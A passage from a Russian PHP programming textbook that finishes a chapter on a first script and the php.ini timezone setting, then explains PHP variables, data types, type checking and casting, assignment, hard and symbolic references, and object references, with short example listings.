Ну что, стало понятнее? Давайте пока будем рассматривать все наши примеры так, как будто они подходят под второе утверждение (хотя в последнем примере — положа руку на сердце — больше программного кода, чем HTML-тегов). Итак, программа в листинге 5.1 представляет собой HTML-страницу с "вкрапленным" кодом на PHP. А раз так, то назовем ее, например, sq.php и расположим в каталоге для документов на Web-сервере. Теперь с точки зрения Web-пользователя она — просто страница.

Рисунок 5.1 является иллюстрацией открытого в браузере примера. Все выглядит так, как будто мы просто открыли обычную Web-страничку. Пока что мы присвоили этой странице расширение PHP для того, чтобы сервер смог понять, что ему нужно на самом деле использовать PHP-интерпретатор для обработки документа. Вообще, можно настроить сервер так, чтобы он ассоциировал PHP с любым расширением. Однако сейчас для простоты мы договоримся давать PHP-сценариям расширение PHP.




Рис. 5.1. Результат работы сценария

Если в результате работы скрипта выводится предупреждение о том, что в настройках не задан часовой пояс (рис. 5.2), следует выставить значение директиве `date.timezone` в один из поддерживаемых часовых поясов, например, `'Europe/Moscow'`.




Рис. 5.2. Предупреждение о ненастроенном часовом поясе


Для этого в конфигурационном файле php.ini надо найти директиву `date.timezone` и привести ее к следующему виду:

```
date.timezone = 'Europe/Moscow'
```

Следует обратить внимание, что в качестве комментария в конфигурационном файле выступает точка с запятой, которую нужно убрать, если она размещена в начале директивы. С настройкой PHP и конфигурационным файлом php.ini мы более подробно познакомимся в *главе 35*.

Резюме

В данной главе мы познакомились с историей развития PHP, событиями и социальными сетями, которые повлияли на его развитие. Кроме того, мы познакомились с нововведениями PHP 7. В конце главы мы получили начальное представление о том, как выглядит типичный скрипт на PHP.



ГЛАВА 6

Переменные, константы, типы данных

Листинги данной главы
можно найти в подкаталоге expr.

Возможно, вы заметили, структура PHP-программы весьма напоминает смесь языков Basic и C, да еще с включениями на HTML. Что ж, так оно, в общем, и есть. Однако в предыдущей главе мы рассмотрели лишь очень простой пример программы на PHP, поэтому вряд ли сможем сейчас увидеть общую картину языка. Теперь настало время заняться конструкциями PHP вплотную.

Начнем мы с основ языка. Итак...

Переменные

Как и в любом другом языке программирования (за исключением, может быть, языка Forth), в PHP существует такое понятие, как *переменная*. Даже в простом примере, который был описан в предыдущей главе, мы использовали 3 переменные!

При программировании на PHP принято не скупиться на объявление новых переменных, даже если можно обойтись и без них. Например, в том простом сценарии мы вполне могли бы использовать всего одну переменную — счетчик цикла. Однако сценарий будет значительно читабельнее, если определить несколько переменных. Это связано с тем, что создание нового идентификатора интерпретатору обходится довольно "дешево".

Имена переменных чувствительны к регистру букв: например, `$my_variable` — не то же самое, что `$My_Variable` или `$MY_VARIABLE`. Кроме того, имена всех переменных должны начинаться со знака `$` — так интерпретатору значительно легче "понять" и отличить их, например, в строках. Поначалу это довольно сильно раздражает, но потом привыкаешь (и даже автоматически начинаешь писать "доллары" перед именами переменных в программах на других языках).

> ***Внимание!***
>
> В официальной документации сказано, что имя переменной может состоять не только из латинских букв и цифр, но также и из любых символов, код которых старше 127, — в частности, и из "русских" букв! Однако мы категорически не советуем вам применять кириллицу в именах переменных — хотя бы из-за того, что в разных кодировках ее буквы имеют различные коды.

Копирование переменных

Переменные в PHP — особые объекты, которые могут содержать в буквальном смысле все, что угодно. Если в программе что-то хранится, то оно всегда хранится в переменной (исключение — константа, которая, впрочем, может содержать только число, строку, а начиная с PHP 7 — массив). Такого понятия, как указатель (как в C), в языке не существует — при присваивании переменная в большинстве случаев копируется один в один, какую бы сложную структуру она ни имела. Единственное исключение из этого правила — копирование переменной, ссылающейся на объект или массив: в этом случае объект остается в единственном экземпляре, копируется лишь ссылка на него...

> ***Примечание***
>
> *Объект* — понятие объектно-ориентированного программирования. Оно обозначает переменную, хранящую совокупность свойств некоторой сущности, и код, работающий с этими свойствами. Про объекты мы поговорим в *IV* и *V частях* книги.

В PHP также присутствует понятие *ссылки*. Всего существуют три вида ссылок: жесткие, символические и ссылки на объекты. Их мы вскоре рассмотрим *(см. разд. "Ссылочные переменные" далее в этой главе)*.

Как уже говорилось, в PHP не нужно ни описывать переменные явно, ни указывать их тип. Интерпретатор все это делает сам. Однако иногда он может ошибаться (например, если в текстовой строке на самом деле задано десятичное число), поэтому изредка появляется необходимость явно указывать, какой же тип имеет то или иное выражение.

Немного чаще возникает потребность выполнить различные действия в зависимости от типа переменной (например, переданной в параметрах функции) прямо во время выполнения программы. В этой связи давайте посмотрим, какие же типы данных понимает PHP.

Типы переменных

PHP непосредственно поддерживает несколько типов переменных, которые мы перечислим и коротко опишем. Забегая вперед заметим, что тип переменной можно узнать при помощи вызова функции `gettype($variable)`, которая примет значение, равное имени типа в строковом представлении.

integer (целое число)

Целое число со знаком, размер которого зависит от разрядности PHP. В 32-битном варианте целое число может принимать значение от –2 147 483 648 до 2 147 483 647. В 64-битном от –9 223 372 036 854 775 807 до 9 223 372 036 854 775 807. Выяснить, максимальное значение для целого числа в PHP можно, обратившись к предопределенной константе `PHP_INT_MAX`.

```
<?php
  echo PHP_INT_MAX; // 9223372036854775807
?>
```

В качестве альтернативы можно воспользоваться константой `PHP_INT_SIZE`, которая сообщит, сколько байт отводится под целое число. В 32-битной версии константа прини-

мает значение 4. 4 байта на 8 бит в каждом как раз дает 32 бита, которые удобно обрабатывать 32-разрядным процессором. Для 64-разрядной версии PHP константа принимает значение 8.

При выходе за диапазон целое число автоматически преобразуется в число типа `double`.

double (вещественное число)

Числа с плавающей точкой имеют две формы записи. Обычная форма совпадает с принятой в арифметике, например, 346.1256. *Экспоненциальная* форма позволяет представить числа в виде произведения мантиссы 3.461256 и соответствующей степени числа 10^2. Для цифр меньше нуля степень числа 10 является отрицательной. Так, число 0.00012 в экспоненциальной форме может быть записано как 1.2×10^{-4} (рис. 6.1).




Рис. 6.1. Представление числа с плавающей точкой

В компьютерных программах нет возможности использовать символы верхнего регистра, поэтому конструкцию $\times10$ записывают в виде символа *e*, после которого указывается значение степени. Переменные `$x` и `$y` совершенно равнозначны.

```
<?php
  $x = 0.00012;
  $y = 1.2e-4;
  $x = 346.1256;
  $y = 3.461256e+2;
?>
```

Имеется несколько вариантов реализации чисел с плавающей точкой, различающихся количеством байтов, отводимых под число, и возможными диапазонами значений. В ранних версиях языков можно было явно указывать тип числа с плавающей точкой. Модели Single (S), Extended (E), Double (D) используют 4, 10 и 8 байтов соответственно. Символ E, расшифровывающийся в современных реализациях как экспонента (от англ. *exponent*), часто использовался для выбора расширенной модели (Extended), в то время как выбор символа D позволял задействовать числа двойной точности (Double). Отсутствие же символов D и E позволяло задействовать числа, использующие модели Single. Такой широкий выбор был обусловлен тем, что процессоры часто не имели аппаратного сопроцессора, обеспечивающего операции с плавающей точкой. Поэтому на уровне процессора были доступны только операции с целыми числами, операции же с плавающей точкой должны были обеспечить разработчики компилятора языка. В настоящий момент подавляющее большинство компьютеров снабжается сопроцессором. Исключение составляют лишь небольшое количество многопроцессорных суперЭВМ, использующих RISC-архитектуру. Такое положение дел привело к тому, что реализация числа с плавающей точкой зачастую определяется сопроцессором,

который реализует модель Double, т. е. под число с плавающей точкой отводится 8 байтов, что обеспечивает диапазон значений от $\pm 2.23 \times 10^{-308}$ до $\pm 1.79 \times 10^{308}$. Тем не менее, во всех современных языках программирования для экспоненциальной формы записи используется символ E.

При выходе за допустимый диапазон вместо числа выводится константа `INF`, символизирующая бесконечность. Любые операции с таким числом опять возвращают `INF`.

```
<?php
  echo 1.8e307; // 1.8E+307
  echo 1.8e308; // INF
  echo $var - 1.8e307; // INF
?>
```

Кроме константы `INF` в PHP реализована константа `NAN`, которая обозначает недопустимое число:

```
<?php
  echo sqrt(-1); // NAN
?>
```

В приведенном выше примере извлекается квадратный корень из –1. Так как PHP не содержит встроенной поддержки компле́ксных чисел, возвращается недопустимое числовое значение `NAN`. Так же, как и в случае с `INF`, любые операции с `NAN` возвращают `NAN`.

string (строка текста)

Строка практически любой длины. В отличие от C, строки могут содержать в себе также и нулевые символы, что никак не повлияет на программу. Иными словами, строки можно использовать для хранения бинарных данных. Длина строки ограничена 2 Гбайт. Однако этот предел редко достигается, т. к. каждый PHP-скрипт ограничен в объеме потребляемой памяти директивой `limit`, который по умолчанию составляет 128 Мбайт. Так что вполне реально прочитать в одну строку содержимое целого файла размером в несколько мегабайт (что часто и делается). Строка легко может быть обработана при помощи стандартных функций, допустимо также непосредственное обращение к любому ее символу.

array (ассоциативный массив)

Ассоциативный массив (или, как его часто называют в других языка программирования, хэш, хотя для PHP такое понятие совсем не подходит). Это набор из нескольких элементов, каждый из которых представляет собой пару вида *ключ=>значение* (символом => мы обозначаем соответствие определенному ключу какого-то значения). Доступ к отдельным элементам осуществляется указанием их ключа. В отличие от C-массивов, ключами здесь могут служить не только целые числа, но и любые строки. Например, вполне возможно существование таких команд:

```
// Создаст массив с ключами "0", "surname" и "name"
$a = array(
  0 => "Нулевой элемент",
  "surname" => "Гейтс",
  "name" => "Билл",
);
```

```
echo $a["surname"];          // выведет "Гейтс"
$a["1"] = "Первый элемент"; // создаст элемент и присвоит ему значение
$a["name"] = "Вильям";   // присвоит существующему элементу новое значение
```

Забегая вперед скажем, что конструкции `array()` или `[]` создают массив.

object (ссылка на объект)

Ссылка на объект, который реализует несколько принципов объектно-ориентированного программирования. Внутренняя структура объекта похожа на ассоциативный массив, за исключением того, что для доступа к отдельным элементам (свойствам) и функциям (методам) объекта используется оператор `->`, а не квадратные скобки. Объекты подробно описываются в *частях IV* и *V*.

> ***Внимание!***
>
> Еще раз предупреждаем, что переменные в PHP хранят не сами объекты, а лишь ссылки на них. Это означает, что при копировании таких переменных (например, оператором `$a = $obj`) данные объекта в памяти не дублируются, и последующее изменение объекта `$a` повлечет за собой немедленное изменение объекта `$obj`.

resource (ресурс)

Некоторый ресурс, который PHP обрабатывает особым образом. Пример ресурса — переменная, содержащая дескриптор открытого файла. Такая переменная может в дальнейшем быть использована для того, чтобы указать PHP, с каким файлом нужно провести ту или иную операцию (например, прочитать строку). Другой пример: функция `imageCreate()` графической библиотеки GD создает в памяти новую "пустую" картинку указанного размера и возвращает ее идентификатор. Используя этот идентификатор, вы можете манипулировать картинкой (например, нарисовать в ней линию или вывести текст), а затем — сохранить результат в PNG- или JPEG-файл.

boolean (логический тип)

Логическая переменная может содержать одно из двух значений: `false` (ложь) или `true` (истина). Вообще, любое ненулевое число (и непустая строка), а также ключевое слово `true` символизирует истину, тогда как 0, пустая строка и слово `false` — ложь. Таким образом, любое ненулевое выражение (в частности, значение переменной) рассматривается в логическом контексте как истина. Вы можете пользоваться константами `false` и `true` в зависимости от логики программы.

При выполнении арифметических операций над логической переменной она преобразуется в обычную, числовую переменную. А именно, `false` рассматривается как 0, а `true` — как 1. Однако при написании этой книги мы наткнулись на интересное исключение: по-видимому, операторы `++` и `--` для увеличения и уменьшения переменной на 1 (подробно они рассматриваются в следующей главе) не работают с логическими переменными (листинг 6.1).

Листинг 6.1. Инкремент и декремент логической переменной. Файл boolinc.php

```
<?php ## Инкремент и декремент логической переменной
  $b = true;
```

```
  echo "b: $b<br />";
  $b++;
  echo "b: $b<br />";
?>
```

Эта программа выводит оба раза значение 1. А значит, как мы видим, оператор ++ не "сработал".

null (специальное значение)

Переменной можно присвоить специальную константу `null`, чтобы пометить ее особым образом. Тип этой константы — особый и называется также `null`. Это именно отдельный тип, и функция `gettype()`, которую мы вскоре рассмотрим, вернет для `null`-переменной слово `null`.

Допускается запись константы прописными буквами NULL, однако такая запись не рекомендуется стандартом PSR-2, который мы подробнее рассмотрим в *главе 42*.

callable (функция обратного вызова)

Некоторые функции PHP могут принимать в качестве аргументов другие функции, которые называются *функциями обратного вызова*. Позже будет показано, как можно самостоятельно создавать такие функции. Таким образом, функция выступает в качестве переменной, для обозначения типа которой в PHP 5.4 был введен тип `callable`.

Действия с переменными

Вне зависимости от типа переменной над ней можно выполнять три основных действия.

Присвоение значения

Мы можем присвоить некоторой переменной значение другой переменной (или значение, возвращенное функцией), ссылку на другую переменную, либо же константное выражение. Если переменная первый раз встречается в программе, происходит ее инициализация. Исключение составляют объекты, которые инициализируются явно оператором `new`. Как уже говорилось, за преобразование типов отвечает сам интерпретатор. Кроме того, при присваивании старое содержимое и, что самое важное, тип переменной теряются, и она становится абсолютно точной копией своего "родителя". То есть, если мы массиву присвоим число, это сработает, однако весь массив при этом будет утерян.

Проверка существования

Можно проверить, существует ли (т. е. инициализирована ли) указанная переменная. Выполняется это при помощи встроенной в PHP конструкции `isset()`. Например:

```
if (isset($my_var))
  echo "Такая переменная есть. Ее значение $my_var";
```

Если переменная в данный момент не существует (т. е. нигде ранее ей не присваивалось значение либо же она была вручную удалена при помощи `unset()`), то `isset()` возвращает ложь, в противном случае — истину.

Важно помнить, что мы не можем использовать неинициализированную переменную в программе — иначе это породит предупреждение со стороны интерпретатора (что, скорее всего, свидетельствует о наличии логической ошибки в сценарии). Конечно, предупреждения можно выключить, тогда все неинициализированные переменные будут полагаться равными пустой строке. Однако мы категорически не советуем вам этого делать — уж лучше лишняя проверка присутствия в коде, чем дополнительная возня с "отлавливанием" потенциальной ошибки в будущем. Если вы все же захотите отключить это злополучное предупреждение (а заодно и все остальные), лучше использовать оператор отключения ошибок `@`, который действует локально (о нем мы тоже вскоре поговорим).

Уничтожение

Уничтожение переменной реализуется оператором `unset()`. После этого переменная удаляется из внутренних таблиц интерпретатора, т. е. программа начинает выполняться так, как будто переменная еще не была инициализирована. Например:

```
// Переменная $a еще не существует
$a = "Hello there!";
// Теперь $a инициализирована
// ... какие-то команды, использующие $a
echo $a;
// А теперь удалим переменную $a
unset($a);
// Теперь переменная $a опять не существует
echo $a;  // Предупреждение: нет такой переменной $a
```

Впрочем, применение `unset()` для работы с обычными переменными редко бывает целесообразно. Куда как полезнее использовать его для удаления элемента в ассоциативном массиве. Например, если в массиве `$programs` нужно удалить элемент с ключом `angel`, это можно сделать следующим образом:

```
unset($programs["angel"]);
```

Теперь элемент `angel` не просто стал пустым, а именно *удалился*, и последующий просмотр массива его не обнаружит.

> ***Примечание***
>
> Хотя `isset()`, `unset()` и т. д. по формату вызова очень похожи на обычные встроенные функции, на самом деле они являются *операторами* языка. Действительно, если бы, к примеру, `unset()` была функцией, то по запросу `unset($programs["angel"])` ей в параметрах передалось бы *значение* элемента массива, а не сам элемент. Соответственно, функция не смогла бы внести изменения в исходный массив.

Определение типа переменной

Кроме описанных действий существуют еще несколько стандартных функций, которые занимаются определением типа переменных и часто включаются в условные операторы.

- **`is_int($a)`**

  Возвращает `true`, если `$a` — целое число.

- **is_double($a)**

  Возвращает `true`, если `$a` — действительное число.

- **is_infinite($a)**

  Возвращает `true`, если `$a` — бесконечное действительное число `INF`.

- **is_nan($a)**

  Возвращает `true`, если `$a` — не допустимое числовое значение `NAN`.

- **is_string($a)**

  Возвращает `true`, если `$a` является строкой.

- **is_numeric($a)**

  Возвращает `true`, если `$a` является либо числом, либо строковым представлением числа (т. е. состоит из цифр и точки). Рекомендуется использовать данную функцию вместо `is_integer()` и `is_double()`, потому что над числами, содержащимися в строках, можно выполнять обычные арифметические операции.

- **is_bool($a)**

  Возвращает `true`, если (и только если) `$a` имеет значение `true` или `false`.

- **is_scalar($a)**

  Возвращает `true`, если `$a` — один и перечисленных выше типов. То есть, если это — простой тип *(скалярный)*.

- **is_null($a)**

  Возвращает `true`, если `$a` хранит значение `null`. Обратите внимание, что для такой переменной `is_scalar()` вернет `false`, а не `true`: `null` — это не скалярная величина.

- **is_array($a)**

  Возвращает `true`, если `$a` является массивом.

- **is_object($a)**

  Возвращает `true`, если `$a` содержит ссылку на объект.

- **gettype($a)**

  Возвращает строки, соответственно, со значениями: "`array`", "`object`", "`integer`", "`double`", "`string`", "`boolean`", "`null`" и т. д. или "`unknown type`" в зависимости от типа переменной. Последнее значение возвращается для тех переменных, типы которых не являются встроенными в PHP (а такие бывают, например, при добавлении к PHP соответствующих модулей, расширяющих возможности языка).

Установка типа переменной

Существует функция, которая пытается привести тип указанной переменной к одному из стандартных (например, вам может понадобиться перевести строку в целое число). Вот она.

settype($*var*, $*type*)

Функция пытается привести тип переменной `$var` к типу `$type` (`$type` — одна из строк, возвращаемых `gettype()`, кроме `boolean`). Если это сделать не удалось (например, в `$var` "нечисловая" строка, а мы вызываем `settype($var, "integer")`), возвращает `false`.

Помимо функции `settype()` существуют и более специализированные функции преобразования.

`floatval($var)`

Функция преобразует переменную `$var` к вещественному числу. Для нее существует псевдоним `doubleval()`. Обе функции совершенно эквивалентны.

`strval($var)`

Функция преобразует переменную `$var` в строку.

`intval($var[, $base])`

Преобразует переменную `$var` в целочисленную переменную. По умолчанию числа приводятся к привычному нам десятичному формату. Однако при помощи необязательного параметра `$base` можно получить результат, например, в восьмеричном (`$base = 8`) представлении:

```
echo intval('42');    // 42
echo intval('42', 8); // 34
```

Кроме указанных функций, в отношении переменных PHP действует С-синтаксис приведения типа, с указанием типа в круглых скобках перед переменной.

```
$value = 3.14;
echo (int)$value . " (" . gettype((int)$value) . ")";         // 3 (integer)
echo (string)$value . " (" . gettype((string)$value) . ")";   // 3.14 (string)
echo (boolean)$value . " (" . gettype((boolean)$value) . ")"; // 1 (boolean)
```

Помимо приведенных выше типов допускается использование представленных в табл. 6.1.

Таблица 6.1. *Преобразование типов в С-стиле*

Операция преобразования	Описание
`(int)` `(integer)`	Приведение к целому типу
`(bool)` `(boolean)`	Приведение к логическому типу

`(float)`
`(double)`
`(real)`
	Приведение к вещественному типу

`(string)`	Приведение к строке
`(array)`	Приведение к массиву
`(object)`	Приведение к объекту
`(unset)`	Приведение к `null`

Оператор присваивания

Вряд ли мы ошибемся, если скажем, что нет на свете такой программы, в которой не было бы ни одного оператора присваивания. И в PHP-программе этот оператор, конечно же, тоже есть. Мы уже с ним встречались, это — знак равенства (=):

```
$имя_переменной = значение;
```

Как видите, разработчики PHP пошли по линии языка C в вопросе операторов присваивания (и проверки равенства, которая обозначается ==), чем, вероятно, привнесли свой вклад в размножение многочисленных ошибок. Например, если в C мы пишем

```
if (a = b) { ... }
```

вместо

```
if (a == b) { ... }
```

(пропуская ненароком один символ равенства), то компилятор выдаст нам, по крайней мере, предупреждение. Иначе обстоит дело в PHP: попробуйте как-нибудь на досуге написать:

```
$a = 0; $b = 1;
if ($a = $b) echo "a и b одинаковы";
else echo "a и b различны";
```

Интерпретатор даже не "пикнет", а программа восторженно заявит, что "a и b одинаковы", хотя это, очевидно, совсем не так (дело в том, что `$a = $b` так же, как и `$a + $b`, является выражением, значение которого есть правая часть оператора присваивания, равная в нашем примере 1). Пожалуйста, будьте внимательны!

Ссылочные переменные

Хотя в PHP нет такого понятия, как указатель, все же можно создавать ссылки на другие переменные. Существуют три разновидности ссылок: жесткие, символические и ссылки на объекты (первые часто называют просто ссылками).

Жесткие ссылки

Жесткая ссылка представляет собой просто переменную, которая является синонимом другой переменной. Многоуровневые ссылки (т. е. ссылка на ссылку на переменную, как это можно делать, например, в Perl) не поддерживаются. Так что, наверное, не стоит воспринимать жесткие ссылки серьезнее, чем синонимы.

Чтобы создать жесткую ссылку, нужно использовать оператор =&. Например:

```
$a = 10;
$b =& $a;              // теперь $b - то же самое, что и $a
$b = 0;                // на самом деле $a = 0
echo "b = $b, a = $a"; // выводит "b = 0, a = 0"
```

Ссылаться можно не только на переменные, но и на элементы массива (этим жесткие ссылки выгодно отличаются от символических). Например:

```
$A = array(
  'ресторан' => 'Китайский сюрприз',
  'девиз'    => 'Nosce te computerus.'
);
$r = & $A['ресторан']; // $r - то же, что и элемент с индексом 'ресторан'
$r = "Восход луны";    // на самом деле $A['ресторан'] = "Восход луны";
echo $A['ресторан'];   // выводит "Восход луны"
```

Впрочем, элемент массива, для которого планируется создать жесткую ссылку, может и не существовать. Рассмотрим листинг 6.2.

Листинг 6.2. Жесткая ссылка на несуществующий элемент. Файл hardref.php

```
<?php ## Жесткая ссылка на несуществующий элемент массива
  $A = array(
    'вилка'     => '271 руб. 82 коп.',
    'сковорода' => '818 руб. 28 коп.'
  );
  $b =& $A['ложка'];  // $b - то же, что и элемент с индексом 'ложка'
  echo "Элемент с индексом 'ложка': ".$A['ложка']."<br />";
  echo "Тип несуществующего элемента 'ложка': ".gettype($A['ложка']);
?>
```

В результате выполнения этой программы, хотя ссылке `$b` и не было ничего присвоено, в массиве `$A` создастся новый элемент с ключом `'ложка'` и значением `null` (кстати, `echo` выводит `NULL` как пустую строку, не генерируя никаких предупреждений). То есть, жесткая ссылка на самом деле не может ссылаться на несуществующий "объект", а если делается такая попытка, то объект создается.

> ***Замечание***
>
> Попробуйте убрать строку, в которой создается жесткая ссылка, и вы тут же получите сообщение о том, что элемент с ключом `'ложка'` не существует в массиве `$A`. Раз уж даже PHP так утверждает, вероятно, пришло время над этим задуматься.

"Сбор мусора"

Давайте представим себе работу переменных PHP вот в каком ключе. Что происходит, когда мы присваиваем переменной `$a` некоторое значение?

1. Выделяется оперативная память для хранения значения.
2. PHP регистрирует в своих таблицах новую переменную `$a`, с которой связывает выделенный только что участок памяти.

Теперь при обращении к `$a` PHP найдет ее в своих таблицах и обратится к выделенной ранее области памяти, чтобы получить значение переменной.

Что же происходит при создании жесткой ссылки `$r` для переменной `$a`? А вот что. PHP добавляет в свои внутренние таблицы новую запись — для переменной `$r`, но связывает с ней не новый участок памяти, а тот же, что был у переменной `$a`. В результате `$a` и `$r` ссылаются на одну и ту же область памяти, а потому являются синонимами.

Оператор `unset($r)`, выполненный для жесткой ссылки, не удаляет из памяти "объект", на который она ссылается, и не освобождает память. Он всего лишь разрывает связь между ссылкой и "объектом" и ликвидирует запись о переменной `$r` из своих таблиц. В самом деле, он не может уничтожить "объект": ведь `$a` до сих пор ссылается на него.

Итак, жесткая ссылка и переменная (объект), на которую она ссылается, совершенно равноправны: изменение одной влечет изменение другой. Оператор `unset()` разрывает связь между объектом и ссылкой, но объект удаляется только тогда, когда на него никто уже не ссылается.

Такой алгоритм, когда объекты удаляются только после потери последней ссылки на них, традиционно называют *алгоритмом сбора мусора*.

Символические ссылки

Символическая ссылка — это всего лишь строковая переменная, хранящая *имя* другой переменной. Чтобы добраться до значения переменной, на которую указывает символическая ссылка, необходимо применить оператор разыменования — дополнительный знак `$` перед именем ссылки. Давайте разберем пример:

```
$right = "красная";
$wrong = "синяя";
$color = "right";
echo $$color;        // выводит значение переменной $right ("красная")
$$color = "несиняя"; // присваивает переменной $right новое значение
```

Мы видим, что для использования обычной строковой переменной в качестве ссылки нужно перед ней поставить еще один символ `$`. Это говорит интерпретатору, что надо взять не значение самой переменной `$color`, а значение переменной, *имя которой* хранится в переменной `$color`.

Все это настолько редко востребуется, что вряд ли стоит посвящать теме символических ссылок больше внимания, чем это уже сделано. Думаем, использование символических ссылок — лучший способ запутать и без того запутанную программу, поэтому старайтесь их избегать.

> ***Замечание***
>
> Возможно, тем, кто хорошо знаком с файловой системой UNIX, термины "жесткая" и "символическая" ссылки напомнили одноименные понятия, касающиеся файлов. Аналогия здесь почти полная. Об этом же говорят и сами разработчики PHP в официальной документации.

Ссылки на объекты

Начиная с версии PHP 5, копирования объектов и массивов осуществляется по ссылке. Забегая вперед, рассмотрим код создания объекта, приведенный в листинге 6.3.

Листинг 6.3. Ссылки на объекты. Файл objref.php

```
<?php ## Ссылки на объекты
  // Объявляем новый класс
  class AgentSmith {}
```

```
  // Создаем новый объект класса AgentSmith
  $first = new AgentSmith();
  // Присваиваем значение атрибуту класса
  $first->mind = 0.123;
  // Копируем объекты
  $second = $first;
  // Изменяем "разумность" у копии!
  $second->mind = 100;
  // Выводим оба значения
  echo "First mind: {$first->mind}, second: {$second->mind}";
?>
```

Запустив код, можно убедиться, что выводимые числа — одни и те же: 100 и 100. Почему так происходит? Дело в том, что в PHP переменная хранит не сам объект, а лишь *ссылку* на него. Попробуйте в программе написать:

```
echo $first;
```

Вы увидите что-то вроде `"Object id #1"` (и предупреждение о том, что нельзя преобразовывать объекты в строки). Это и есть ссылка на объект с номером 1. То же самое будет напечатано и при попытке вывести значение переменной `$second`: ведь переменные ссылаются на *один и тот же* объект (рис. 6.2).




Рис. 6.2. Переменные могут ссылаться на один и тот же объект в памяти

Так как переменные содержат лишь ссылки на объекты, при их присваивании копируются только эти ссылки, но не сами объекты. Это довольно просто понять: вы можете сдать в гардероб свое пальто (объект) и получить на него номерок (ссылка), а затем пойти к мастеру номерков и сделать дубликат. У вас будет два номерка, но пальто, конечно, останется в единственном экземпляре, так что вам не удастся сколотить состояния на данной махинации, сколько бы вы ее ни проделывали.

Замечание

Подробнее работу с объектами и ссылками на них мы рассмотрим в *IV и V частях* книги.

Некоторые условные обозначения

Как мы уже знаем, в PHP нет необходимости указывать тип какой-либо переменной или выражения явно. Однако, как мы видели, с каждой величиной в программе все же ассоциирован конкретный тип, который, впрочем, можно поменять в процессе выполнения программы. Такие "подмены" будут вполне осмысленными, если, например, мы

к строке "20" прибавим число 10 и получим результат 30 (а не "2010") — это хороший пример того, как PHP выполняет неявное преобразование из числа в строку и наоборот.

Однако представьте себе, что мы хотим привести тип переменной `$a` к числу, а она на самом деле — массив. Ясно, что такое преобразование лишено всякого смысла — о чем вам и сообщит PHP, если вы попытаетесь, например, прибавить `$a` к 10. Впрочем, может и не сообщить (скажем, если перевести массив в строку, то всегда получится строка `"Array"`). В то же время, дальше, когда мы будем рассматривать стандартные функции и операторы PHP (которых, кстати, *очень* много), в большинстве мест придется разъяснять, какой тип имеет тот или иной параметр функции или оператора, причем все другие несовместимые с ним типы должны быть исключены. Также было бы полезным обозначить явно тип возвращаемого значения функций. В этой связи мы, следуя оригинальной документации по PHP, будем указывать типы переменных и функций там, где это необходимо, а также некоторые другие метасимволы. Вот пример описания функции по имени `FuncName`:

<return_type> FuncName(<type1> $*param1* [,<type1> $*param2*])

Функция делает то-то и то-то. Возвращает то-то.

Здесь должно быть приведено описание функции, возвращающей значение типа `<return_type>` и принимающей один или два аргумента (второй аргумент необязательный, на что указывают квадратные скобки). Тип первого параметра `<type1>`, а второго — `<type2>`. Описание возможных типов, которые мы здесь выделили угловыми скобками, приводится далее.

- `string`

  Обычная строка или тип, который можно перевести в строку.

- `int`, `integer`, `long`

